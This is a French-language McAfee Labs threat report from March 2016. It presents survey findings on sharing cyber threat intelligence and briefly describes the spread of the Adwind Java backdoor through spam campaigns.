
Rapport

Rapport de McAfee Labs sur le paysage des menaces

Mars 2016

intel Security



À propos de McAfee Labs

McAfee Labs est l'une des principales références à l'échelle mondiale en matière d'études et de cyberveille sur les menaces, et les orientations stratégiques que cette équipe propose dans le domaine de la cybersécurité font autorité. Grâce à des données recueillies à partir de millions de sondes sur les principaux vecteurs de menaces (fichiers, Web, messagerie et réseaux), McAfee Labs fournit une cyberveille en temps réel sur les menaces, des analyses critiques et des avis d'experts qui contribuent à améliorer les protections informatiques tout en réduisant les risques.

McAfee fait désormais partie d'Intel Security.

www.mcafee.com/fr/mcafee-labs.aspx

Suivre McAfee Labs

Introduction

Force est de constater que cet hiver (pour ceux qui vivent dans l'hémisphère nord), bien calfeutrés à l'abri du froid, les cybercriminels n'ont pas ménagé leurs efforts.

Le *rapport Prévisions 2016 en matière de menaces de McAfee Labs*, publié fin novembre, a attiré de nombreux lecteurs et a été cité à de nombreuses reprises dans les médias. Il a par exemple été évoqué dans le Wall Street Journal, Good Morning America, Silicon Valley Business Journal et CXO Today. Le rapport se penchait sur l'avenir de la cybersécurité, à court et à long terme. N'hésitez pas à en prendre connaissance si ce n'est déjà fait.

Désormais, le printemps est là et le moment est venu de publier le *Rapport de McAfee Labs sur le paysage des menaces* de mars 2016. L'édition de ce trimestre se penche sur deux sujets très intéressants :

- Intel Security a interrogé près de 500 professionnels de la sécurité pour comprendre leur point de vue et leurs attentes en matière de partage de cyberveille sur les menaces. Nous avons découvert qu'ils connaissent très bien ce concept et que 97 % de ceux qui appliquent ce partage le jugent utile.
- Nous nous intéressons également à la manière dont Adwind, un cheval de Troie de type porte dérobée (backdoor) écrit en Java, est utilisé dans le cadre de campagnes de spam toujours plus ingénieuses, avec pour conséquence une augmentation rapide du nombre d'envois de fichiers .jar Adwind à McAfee Labs.

Ces deux articles sont suivis de nos traditionnelles statistiques trimestrielles sur les menaces.

En ce qui concerne le reste de l'actualité…

À l'heure de publier ce rapport, la RSA Conference 2016 sera derrière nous. Pour ceux d'entre vous qui y ont participé, nous espérons que vous avez assisté à l'exposé d'Intel Security, présenté par Chris Young, Directeur général du groupe Intel Security. Chris Young a fait le point sur deux défis de la cybersécurité : l'absence d'alliances et de modèles de partage de cyberveille sur les menaces, et la pénurie de personnel qualifié à laquelle notre secteur est confronté. Il a également présenté un nouveau modèle de cybersécurité destiné à surmonter ces obstacles ainsi que les initiatives déjà en cours. Si vous n'avez pas pu participer à la conférence, une rediffusion est disponible ici. La présentation valait le détour.

Comme nous le mentionnions dans la dernière édition de notre *Rapport sur le paysage des menaces*, McAfee Labs développe l'essentiel des technologies de protection de base intégrées aux produits Intel Security. Au 4e trimestre, nous avons intégré la fonctionnalité Real Protect dans notre produit McAfee Cloud AV — Limited Release destiné aux particuliers. Elle était déjà disponible dans McAfee® Stinger™, notre utilitaire de suppression des logiciels malveillants depuis 2015. Real Protect est une technologie de détection en temps réel du comportement qui surveille l'activité suspecte sur un terminal. Elle tire parti de l'apprentissage automatique et de la classification automatisée basée sur le comportement, exécutée dans le cloud, pour détecter en temps réel les logiciels malveillants « jour zéro ». Pour en savoir plus sur Real Protect, consultez cet article.

Chaque trimestre, les données télémétriques qui alimentent McAfee Global Threat Intelligence nous permettent de faire de nouvelles découvertes. Grâce au tableau de bord cloud de McAfee GTI, nous pouvons détecter et analyser des modèles d'attaques réelles, de façon à doter nos clients d'une protection plus efficace. Nous bénéficions ainsi d'un aperçu du nombre d'attaques auxquelles nos clients sont confrontés. Au 4e trimestre, nous avons ainsi relevé quotidiennement les incidents suivants :

- Plus de 47,5 milliards de requêtes reçues par McAfee GTI
- Plus de 157 millions de risques de connexion à des URL dangereuses, par des incitations présentes dans des e-mails, des résultats de recherche par navigateur, etc.
- Une exposition de nos clients à plus de 353 millions de fichiers infectés identifiés dans leurs réseaux
- 71 millions de tentatives d'installation ou de démarrage de programmes potentiellement indésirables
- 55 millions de tentatives de connexions réseau depuis ou vers des adresses IP dangereuses.

Les commentaires que nous recevons de nos lecteurs à propos de nos *Rapports sur le paysage des menaces* nous sont toujours très utiles. Si vous souhaitez nous faire part de vos impressions au sujet de cette édition, cliquez ici pour participer à une petite enquête qui ne vous prendra pas plus de cinq minutes.

— Vincent Weafer, Vice-Président Directeur, McAfee Labs

Sommaire

Rapport de McAfee Labs sur le paysage des menaces
Mars 2016

Ce rapport a été préparé et rédigé par :

Diwakar Dinkar
Paula Greve
Kent Landfield
François Paget
Eric Peterson
Craig Schmugar
Rakesh Sharma
Rick Simon
Bruce Snell
Dan Sommer
Bing Sun

Résumé

L'essor du partage de la cyberveille sur les menaces

Intel Security a interrogé près de 500 professionnels de la sécurité pour comprendre leur point de vue et leurs attentes en matière de partage de cyberveille sur les menaces. Nous avons découvert qu'ils connaissent très bien ce concept et que 97 % de ceux qui appliquent ce partage le jugent utile.

Le secteur de la sécurité informatique mise beaucoup sur le partage de la cyberveille sur les menaces pour renforcer la protection des réseaux et des systèmes. Mais qu'en est-il des responsables de la sécurité ? Perçoivent-ils réellement son utilité ? Par ailleurs, sont-ils disposés à communiquer de telles informations et si oui, lesquelles ? En 2015, Intel Security a posé ces questions, et bien d'autres, à près de 500 professionnels de la sécurité des entreprises de nombreux secteurs et régions. Nous avons constaté qu'ils connaissent très bien le concept de partage de cyberveille et que 97 % de ceux qui l'appliquent sont conscients de ses avantages. Dans cet article, nous examinerons les perspectives prometteuses et les attentes dans ce domaine, et nous présenterons les conclusions de notre enquête.

Adwind, un logiciel malveillant Java

Le nombre de fichiers .jar Adwind envoyés à McAfee Labs est passé de 1 388 à 7 295 entre le 1er et le 4e trimestre 2015, soit une hausse de 426 %.

L'outil d'administration à distance Adwind est un cheval de Troie de type porte dérobée (backdoor) écrit en langage Java, qui cible diverses plates-formes prenant en charge les fichiers Java. Adwind se propage généralement au travers de campagnes de spam dont les pièces jointes contiennent des logiciels malveillants, de pages web altérées et de téléchargements à l'insu de l'utilisateur (drive-by download). Étant donné que ces campagnes sont désormais de courte durée, que l'objet des e-mails change fréquemment et que les pièces jointes sont minutieusement conçues, les utilisateurs et les technologies de sécurité éprouvent encore plus de difficultés à détecter les attaques. D'où une augmentation rapide du nombre de fichiers .jar Adwind envoyés à McAfee Labs par nos clients : de 1 388 au 1er trimestre 2015 à 7 295 au 4e trimestre de la même année, soit une hausse de 426 %.

Points marquants

L'essor du partage de la cyberveille sur les menaces

Adwind, un logiciel malveillant Java

Donner votre avis

L'essor du partage de la cyberveille sur les menaces

— Bruce Snell et Kent Landfield

Les spécialistes de la sécurité informatique doivent protéger leur entreprise contre des attaques toujours plus complexes. Auparavant, ils utilisaient essentiellement des mécanismes de défense basés sur les signatures et le comportement pour tenir à l'écart les menaces. Le blocage s'effectuait alors soit par correspondance de modèles, soit par détection des comportements suspects. Ces deux méthodes sont efficaces et permettent de refouler une proportion considérable d'attaques, mais qu'en est-il face aux menaces particulièrement complexes, dont certaines ne sont pas encore répertoriées ? Et comment mettre en échec les attaques de type « jour zéro » qui passent entre les mailles du filet ? C'est là qu'entre en jeu la cyberveille sur les menaces.

Il est important de comprendre que cette notion va bien au-delà d'une simple liste d'adresses IP associées à de mauvais scores de réputation ou de hachages de fichiers présumés malveillants. La cyberveille sur les menaces désigne en réalité des connaissances étayées par des preuves au sujet d'une menace émergente (ou existante), qui peuvent être exploitées pour prendre des décisions judicieuses sur les mesures de riposte nécessaires. Au-delà des détails techniques spécifiques sur la menace, la cyberveille fournit également le contexte dans lequel l'attaque se déroule. Elle met en évidence les indicateurs d'attaque (IoA) et les indicateurs de compromission (IoC), et peut même préciser l'identité et la motivation de l'auteur de l'attaque. L'équipe et les technologies de sécurité peuvent tirer parti des données de cyberveille pour renforcer la protection contre les menaces ou détecter leur présence dans l'environnement contrôlé.


L'on peut espérer que la cyberveille, une fois intégrée dans l'infrastructure et les opérations d'une entreprise, améliore considérablement la sécurité des systèmes et des réseaux. Conformément aux meilleures pratiques en matière de sécurité, les menaces doivent être arrêtées aussi loin que possible de leur cible. Grâce à la cyberveille, les équipes de sécurité cherchent non seulement à bloquer chaque attaque au moment où elle survient, mais aussi à mieux cerner son auteur, ses méthodes et ses cibles. Or, cela suppose une vision plus globale de l'attaque. La cyberveille est essentielle pour atteindre un tel niveau de compréhension de la menace.

Qu'est-ce que la cyberveille sur les menaces ?

Notre étude

La cyberveille sur les menaces, et son partage en particulier, fait beaucoup parler d'elle. Mais les experts en sécurité sont-ils réellement conscients de ses avantages ? Par ailleurs, sont-ils disposés à communiquer de telles informations et si oui, lesquelles ?

En 2015, Intel Security a interrogé près de 500 professionnels de la sécurité des entreprises de nombreux secteurs et régions. Certaines de ces entreprises étaient clientes d'Intel Security, d'autres non. Voici les conclusions que nous avons pu tirer.




Source : enquête d'Intel Security, 2015

La réponse à cette question est globalement positive. Il apparaît que 8 professionnels de la sécurité sur 10 savent ce qu'est le partage de la cyberveille sur les menaces. En d'autres termes, le concept a fait son chemin.

Nous nous sommes ensuite concentrés sur le groupe qui était sensibilisé au partage de la cyberveille : nous avons voulu savoir si leurs entreprises participaient à des initiatives d'échange de cyberveille. 42 % d'entre eux ont déclaré que c'était le cas, et 23 % ne le savaient pas avec certitude. Les autres 35 % ont indiqué que leur entreprise ne prenait part à aucune initiative de ce genre.

Nous avons ensuite voulu déterminer dans quelle mesure l'échange de cyberveille était utile pour les entreprises qui participaient à de telles initiatives.

Dans quelle mesure le partage d'informations sur les menaces est-il utile pour votre entreprise ?




Source : enquête d'Intel Security, 2015


Lorsque les entreprises reçoivent des informations sur les menaces via une structure d'échange, une vaste majorité d'entre elles les jugent utiles.

Dans la plupart des cas, les informations ne sont pas partagées en fonction du secteur d'activité, mais entre l'ensemble des entreprises, sans segmentation sectorielle. Nous avons donc demandé si les entreprises seraient intéressées par une cyberveille directement liée à leur secteur — une plate-forme d'échange entre banques ou établissements de santé, par exemple.

Dans quelle mesure seriez-vous intéressé par des informations sur les menaces propres à votre secteur d'activité ?



Source : enquête d'Intel Security, 2015




Il apparaît que 91 % des personnes interrogées aimeraient recevoir des informations sur les menaces propres à leur secteur. Cela se justifie particulièrement dans le secteur bancaire par exemple, où les logiciels malveillants peuvent cibler plusieurs institutions financières à l'aide des mêmes méthodes. Le partage sectoriel serait également avantageux pour les entreprises gérant des infrastructures critiques, car il se peut qu'un malware vise un type d'équipement spécifique utilisé dans ce secteur uniquement, comme nous avons pu l'observer par le passé.

Nous avons également questionné les professionnels de sécurité sur les effets qu'auraient selon eux le partage et l'utilisation de la cyberveille : 86 % d'entre eux étaient d'avis que la protection de leur entreprise s'en trouverait renforcée.

La *réception* de données sur les menaces ne constitue qu'un aspect de la cyberveille. Pour que les données soient utiles à la communauté, elles doivent également être *partagées*. Nous avons constaté un léger glissement des catégories de réponses lorsque nous avons voulu déterminer si les entreprises étaient susceptibles de partager les informations avec la communauté. 63 % des répondants ont indiqué que c'était très probable ou assez probable.


Votre entreprise serait-elle susceptible de partager des informations sur les menaces via une plate-forme sécurisée et privée ?



Source : enquête d'Intel Security, 2015

Quels types de données les entreprises acceptent-elles d'échanger ? La réponse la plus fréquente était le comportement des logiciels malveillants, suivi des réputations d'URL. Il est intéressant de noter que le partage de la réputation des fichiers arrive en dernière position. Nous analyserons ce point plus en détail par la suite.


Vous avez indiqué que vous souhaiteriez partager des données sur la réputation. Lesquelles en particulier ?



Source : enquête d'Intel Security, 2015

Nous avons ensuite interrogé ceux qui s'étaient dits peu disposés à partager des données, pour connaître les raisons de cette réticence. Le principal motif cité, de loin, est le fait que la politique de l'entreprise interdit le partage d'informations de réputation.

Selon vous, pour quelle(s) raison(s) votre entreprise serait-elle réticente à l'idée de partager des informations sur la réputation ?



Source : enquête d'Intel Security, 2015

Pourquoi les entreprises refusent-elles de partager la cyberveille sur les menaces ?


Politique de l'entreprise
Les échanges de cyberveille présentent de nombreux avantages : centres d'analyse et de partage d'informations (ISAC), groupes CERT d'intervention d'urgence, alliances entre fournisseurs, alliances sectorielles, partenariats de confiance, initiatives entre secteurs public et privé, etc. Dès lors, pourquoi les entreprises sont-elles réticentes à l'idée de partager ces informations ? Penchons-nous sur le type de données les moins susceptibles d'être partagées (réputation des fichiers) et le respect de la politique d'entreprise, la principale objection évoquée par le plus grand nombre de répondants.

Bien qu'Intel Security recommande le partage de cyberveille sectorielle depuis des années et que la plupart des entreprises s'accordent à reconnaître les avantages potentiels, la majorité des répondants ont exprimé leurs réserves lorsqu'il était question de réputation des fichiers. Nous pensons que cette réticence résulte d'une mauvaise compréhension du type d'informations proposées. Lors du partage de données sur la réputation d'un fichier, une valeur de hachage est générée pour représenter le fichier en question. Ce hachage consiste en un numéro unique utilisé pour identifier le fichier, mais il ne peut pas être employé pour recréer ce dernier, bien qu'il soit associé à celui-ci et à lui seul. Aucune des informations internes sur le fichier n'est transmise hors du réseau et aucune information d'identification personnelle ne quitte celui-ci. Cela étant, lorsqu'une entreprise s'engage dans une initiative de partage de cyberveille sur les menaces, elle contrevient à des politiques interdisant toute sortie de données confidentielles ou d'informations d'identification personnelle de son environnement. Il est évident que, d'une manière générale, ces politiques sont parfaitement judicieuses, mais étant donné le manque de compréhension du contenu partagé, elles vont à l'encontre des intérêts de l'entreprise dans ce cas précis.

Identification des auteurs d'attaques
Une autre raison pour laquelle certaines entreprises rechignent à l'idée de partager les données de réputation est le risque d'interférence avec une enquête en cours. Organismes publics, organisations militaires ou encore chefs de file de secteurs économiques en possession d'informations de propriété intellectuelle sensibles : tous ont intérêt à identifier les coupables des tentatives d'intrusion. Dans ce contexte, il est souvent indiqué de laisser l'auteur de l'attaque s'infiltrer dans l'environnement tout en surveillant tous ses agissements, afin d'accumuler des informations sur lui et sa cible, et ainsi déterminer la meilleure façon d'éliminer tout risque de récidive. Or, si les données sur les menaces sont partagées avec une communauté de cyberveille et que les pirates eux-mêmes en font partie, ils pourraient bien être avertis que leurs manœuvres ont été repérées et dès lors concevoir de nouvelles tactiques pour échapper à la détection par la suite. Parfois, de deux maux il faut choisir le moindre...

Préoccupations d'ordre juridique
Le partage pose aussi bien des problèmes d'ordre juridique que technique. En effet, il n'existe pas de cadres légaux et d'approbation bien établis pour le partage de cyberveille sur les menaces. Les avocats d'entreprise qui redoutent les risques peuvent facilement s'opposer à ce partage ou définir des politiques très restrictives pour le limiter. De nos jours, le partage de cyberveille s'effectue essentiellement dans le cadre d'ententes de partenariat moyennant signature d'accords de non-divulgation, de mémorandums d'entente ou d'autres contrats, dont l'approbation par les deux parties prend un certain temps. Souvent, les bases juridiques d'un partage temporaire, basé sur les événements, entre deux entreprises sont inexistantes et ne peuvent pas être établies à temps pour être utiles aux équipes de réponse aux incidents.

